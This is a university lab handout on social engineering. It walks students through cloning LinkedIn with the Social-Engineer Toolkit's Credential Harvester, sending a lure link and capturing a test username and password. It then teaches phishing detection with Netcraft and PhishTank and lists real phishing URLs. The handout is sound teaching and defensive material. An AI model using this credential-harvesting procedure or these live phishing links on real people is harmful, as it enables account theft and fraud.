



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE

Applied Computing

Wales Institute of Science and Art (WISA)

Advanced Cybersecurity (ACCB6000)

Social Engineering



Objectives

In continuation to our earlier lectures, this tutorial helps in providing you an overview of tools used to do Social Engineering Attacks.

ETHICAL STATEMENT

The tools and techniques you are exposed to' in this lab is to work only on a virtual machine environment and the purpose is entirely to demonstrate various types of cyber-attacks. Experimentation with these tools, techniques, and resources is at the discretion of the instructor and institution. If you as a student consider using attack tools for educational purposes on an outside environment, you should contact me prior to any experimentation.

Note: Unauthorized access to data, computer, and network systems is a crime in many jurisdictions and often is accompanied by severe consequences, regardless of the perpetrator's motivations. It is the learner's responsibility, as the user of this material, to be cognizant of and compliant with computer use laws.

Social Engineering Tools
Task 1: Use SET to harvest credentials from social websites
Task 2: Use Netcraft Toolbar and PhishTank to detect phishing sites and protect your network

ICONS Used in this document:



Find out the outcome/ Answers/ Solution



Do research and complete the task. Need referencing/ in-text citations. Shall be included as a part of your coursework.




Recommended Screenshot (with Timestamp) for your Coursework.



Recommended to address this part in your Coursework.

Lab Topology

Guide to Setup
your Lab



- **Attacker Machines:** *Kali Linux, Parrot, Ubuntu (Its your Choice)*
- **Victim Machines:** *Combination of Win 10, 11, Win Server 2019, 22, Linux (CentOS, Debian)*

Why to use these tools? These tools are used to scan the networks and identify hosts, ports, and services. It is one of the components of intelligence gathering that can be used by attackers to gather information and create a profile of their targets



You need Kali Linux, Windows Client to complete this activity.

Task 1

Use Social Engineering Toolkit to harvest credentials from social websites

Install and assess from: Kali Linux

Victim: Windows Machine

References: <https://github.com/trustedsec/social-engineer-toolkit>

What is your understanding about SE Toolkit?



Let's get into a scenario:

You are receiving a link from your friend asking to look at his post in LinkedIn or any social media websites. You click on the link, and it takes you to the official login page. You enter your credentials and login. It loads and asks for the login credentials again. No doubts for you, (maybe thinking of some internet/application issue) and logging in again. It takes into your account. But you could not see your friend's post.

What will you do?

Maybe, (General users) think that the link is not working. In the mean time, your eyes caught another interesting post and started focusing on it.

What might have happened?

Your friend sets you a trap by sending the link. It is to harvest your credentials. Because you did click the link, that was sent to you, your username and password are now with your friend.

(No worries ahh!!! It's your friend. Your friend might not harm you)

What is the risk?

Your friend might be a victim of an attack. His account might have been compromised by a Criminal (hacker) who sent you a link in the name of your friend setting you a trap through the link.

(or)

Imagine the next day morning. You wake up andddd.....

Yes

1. In Kali Linux, Open Social Engineering Toolkit.

Agree to the terms

```

0101100101101111011001000000011000
10011001010110000010101100001101000111
1001001000000101100001000001011011001
10010100100000011010000101111001000000
010110101101101011000101010000001000
00011101000101010010101101011001010010
00000101111010110010000000011100101
1011110110101100100010000000101000
0110000010110110011001000110011001000
00001110100010110100100100000000101
01000101010001000001010111001010101
110011001000000100100101110110010010
00100000011010101101010101001011011
0011001100100000001011010001010000110
0101001000000101001010111010001101
1010010110000101010100001010101000101
011011001100110101010010110110011001
010110010101110010001000000101000110
1111010111011010000101011010100101
110100001000000010100101000010101
0110011011001100101010

```

[—]
[—]

[—]
[—]

The Social-Engineer Toolkit (SET)

Created by: **David Kennedy** (ReLik)

Version: 0.0.0

Codename: "Maverick"

Follow us on Twitter: @TrustedSec

Follow me on Twitter: @HackingDave

Homepage: <https://www.trustedsec.com>

Welcome to the Social-Engineer Toolkit (SET).

The one stop shop for all of your SE needs.

[—]
[—]

[—]
[—]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)

Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector

Select Social-Engineering Attacks → Website Attack Vectors

What is Spear-Phishing Attack? What are their vectors?



What are the other Social Engineering Attacks found in SEToolkit? Try to simulate one of the attacks (not listed in the activity) and document the outcome.



```

set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized Java applet created
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web site that has a username and password field and harvest all the information
The Tabnabbing method will wait for a user to move to a different tab, then redirect the page to something different.
The Web-Jacking Attack method was introduced by white sheep, redpill. This method utilizes iframe replacements to make the highlighted URL
a link. You can edit the link replacement settings in the set.config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit
The MTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set> webattacks>3
The first method will allow you to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to WebAttack Menu

set> webattacks>7
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important!

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set> webattacks> IP address for the POST back in Harvester/Tabnabbing [10.10.10.11]:10.10.10.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakeite.com
set> webattacks> Enter the url to clone:linkedin.com
[+] Cloning the website: http://linkedin.com
[+] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Register
[+] The Social-Engineer Toolkit Credential Harvester Attack
[+] Credential Harvester is running on port 80
[+] Information will be displayed to you as it arrives below.
  
```

Select Credential Harvester Attack Method → Site Cloner → Give your Attacker machine IP Address as the POST back address. → Give the name of the site to clone. (in my case it is LinkedIn)

What would you do to target a victim outside your network? By giving this private IP address of the attacker, will you receive the harvested information if your target is outside your local network? Document your thoughts with necessary references, screenshots, and citations.



- 
2. Use any communication medium (Email/ Text/ Whatsapp etc) to embed the IP Address with a catchy link name and send to your own email (in this case – for demonstration purpose).


What catchy name did you use? Document the steps with adequate screenshots.



3. Login to your Windows Client machine (in Virtual Lab). Open your communication medium (Email/ Text/ Whatsapp etc) and click the link.


(Note: The actions may vary depending on the communication medium you selected.)

Which webpage opened on clicking the link? Document your observations on the webpage.



4. Give your user credentials and click login.

What happened after clicking login? What is your observation here?



5. Go back to your Kali Linux and observe. Did you able to harvest the credentials?

```
10.10.10.11 - - [13/Mar/2022 06:54:27] "POST /li/track HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=db220a93-b076-443d-8e69-4e59775e28d8
PARAM: session_key=victim@victim.com
POSSIBLE PASSWORD FIELD FOUND: session_password=Mysecretpassword
PARAM: trk=homepage-basic_signin-form_submit
PARAM: controlId=d_homepage-guest-home-homepage-basic_signin-form_submit-button
PARAM: pageInstance=urn:li:page:d_homepage-guest-home_jsbeacon;Y9XKs0neTtyHlEK0m4AJ7g==
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

6. Document.



- a. Observations on Site Cloner
- b. Observations on targeting a victim outside your network. (Step 1)
- c. Simulate and document another Social Engineering Attack using the Toolkit. (Other than Site Cloner)

You need Windows Server 2019, to complete this activity.

Task 2

Use Netcraft Toolbar, PhishTank to detect phishing sites and protect your network

Install and assess from: Windows Server 2019

(Refer to our earlier lectures and activities) Detection of phishing activity is one of the primary goals to achieve in order to secure our network. Netcraft tool helps in detecting few vital actions like phishing, fraud/malicious websites by bringing in required data. There are many features Netcraft is capable of. However, in this task, we shall use Netcraft Toolbar for your browser to quickly gather information on websites we are visiting.

Download Netcraft Toolbar.

Which link did you use to download the tool? Why?

What is the purpose of this tool?




7. In Windows Server 2019, Open your installed browser. Download and Install Netcraft Toolbar for your browser.

The image illustrates the process of downloading and installing the Netcraft Toolbar. It shows a Google search for 'toolbar netcraft', the Chrome Web Store page for 'Netcraft Extension', and a browser dialog box asking to add the extension.

Google Search Results: The search results for 'toolbar netcraft' show several links. The first link is 'Tools | Netcraft', which describes the tool's purpose: 'Use our tools to find out what infrastructure and technologies any site is using, which sites are the most popular, how reliable common hosting / OCSP...'. Other links include 'Netcraft Protection Apps & Extensions | Netcraft', 'Netcraft | Internet Research, Cybercrime Disruption and PCI ...', and 'Netcraft | Internet Research, Cybercrime Disruption and PCI ...'.

Chrome Web Store: The Chrome Web Store page for 'Netcraft Extension' shows the extension's details, including its rating (4.7 stars) and the number of users (50,000+). The 'Add to Chrome' button is visible.

Browser Dialog Box: A dialog box titled 'Add "Netcraft Extension"?' is shown, asking for confirmation to add the extension. The dialog box includes the text 'It can: Read and change all your data on all websites' and buttons for 'Add extension' and 'Cancel'.



8. Open your browser and visit websites. Test the website based on the information provided by the Netcraft Toolbar.

Name of the website visited:

Risk Rating of the website:

Other relevant details:



Click on the Site Report:

Relevant details about the website:

(Repeat this for all the website you are visiting)

Referring to our previous task, did you check the link you generated to harvest the credentials using Netcraft toolbar? What is the outcome?

9. Try to visit any website that is identified as a phishing site. Did Netcraft Toolbar react to that?

How did netcarft toolbar respond to the phishing site?


What action did you take? Why



Based on the activity, record all the websites visited and the gathered relevant details in a word document as a report. On your views, how would Netcraft Toolbar help general user to protect themselves from Social Engineering Attacks? Document (D1) your thoughts with appropriate references, screenshots and citations.




10. Scenario: You receive the following message in your inbox:



Now, based on the earlier lectures and recent activity, you must be aware of phishing attacks and have idea about appropriate tools to identify the phishing sites.

- Copy the above link and paste in it the browser where you installed Netcraft Toolbar. **(Note: The links given here are to be used only in lab environment. DO NOT use in your production environment. The link is a real phishing link and not a simulated one)**
- What happened? Did Netcraft respond to this phishing site? Record your outcome.




- Now, let's use another tool. Search Phish Tank in your browser

Which link did you use to download the tool? Why?

What is the purpose of this tool?



- Click on the PhishTank website. Paste the above link in the below input box and click "Is it a phish?" Button.



e. What was the outcome?



PhishTank® Out of the Net, into the Tank.

Home Add A Phish Verify A Phish Phish Search Stats FAQ Developers Mailing Lists My Account

Submission #7328621 is currently offline

Submitted Oct 24th 2021 3:45 PM by [memo312](#) (Current time: Mar 13th 2022 8:23 AM UTC)

<https://hermes.check-reschedule-online.com>

Verified: Is a phish
As verified by [kiss Romantic Netsafe amandaniel](#)

Is a phish **100%**
Is NOT a phish 0%

Screenshot of site View site in frame **View technical details** View site in new window

Confirm postcode
For full tracking and parcel delivery options, enter the postcode of your original delivery address.

Postcode *

Please enter a postcode

Submit

f. You could also look at some of the suspected phishing websites. Use those phishing links in your browser and check the outcomes from netcraft. Document (D2) your findings and analysis.

Recent Submissions
You can help [Sites.in](#) or [realster](#) (free! fast!) to verify these suspected phishes.

ID	URL	Submitted by
7483122	https://36-mailbox-reviews13768-weedlysite.com/	verifon
7483128	https://bentynghat3-weedlysite.com/	verifon
7483129	https://kirsone.00webhostapp.com/	Mocha
7483121	https://updatecommunication-weedly.com/	verifon
7483118	https://www.euro110-github.io/wordpress/wp-content/plugins/...	verifon
7483117	https://www.461-net.com/whbbs.com/	Mocha
7483116	https://www.461-net.com/garmin.com/	Mocha
7483115	https://www.vires.amendev.com/	Mocha
7483114	https://www.461-net.com/voght.com/	Mocha
7483113	https://www.461-net.com/voght.com/	Mocha
7483112	https://www.461-net.com/voght.com/	Mocha
7483111	https://www.461-net.com/voght.com/	Mocha
7483107	https://www.461-net.com/voght.com/	Mocha
7483106	https://www.461-net.com/voght.com/	Mocha
7483105	https://www.461-net.com/voght.com/	Mocha
7483104	https://www.461-net.com/voght.com/	Mocha

[See more suspected phishes...](#)

New to PhishTank?
[Subscribe](#) to the PhishTank mailing lists.

Name of the visited LINK:
Risk Rating of the website:
Other relevant details:



Click on the Site Report:
Relevant details about the website:



Record your Reflection:



1. Understanding on all the activities
2. Understanding about various tools used
3. New/ Similar tools you identified and used
4. Compare and Contrast the tutorial tools with your identified tools
5. Rate yourself: How confident are you to do footprinting and reconnaissance activity ethically?
6. Any other Troubleshooting Steps, you need to share?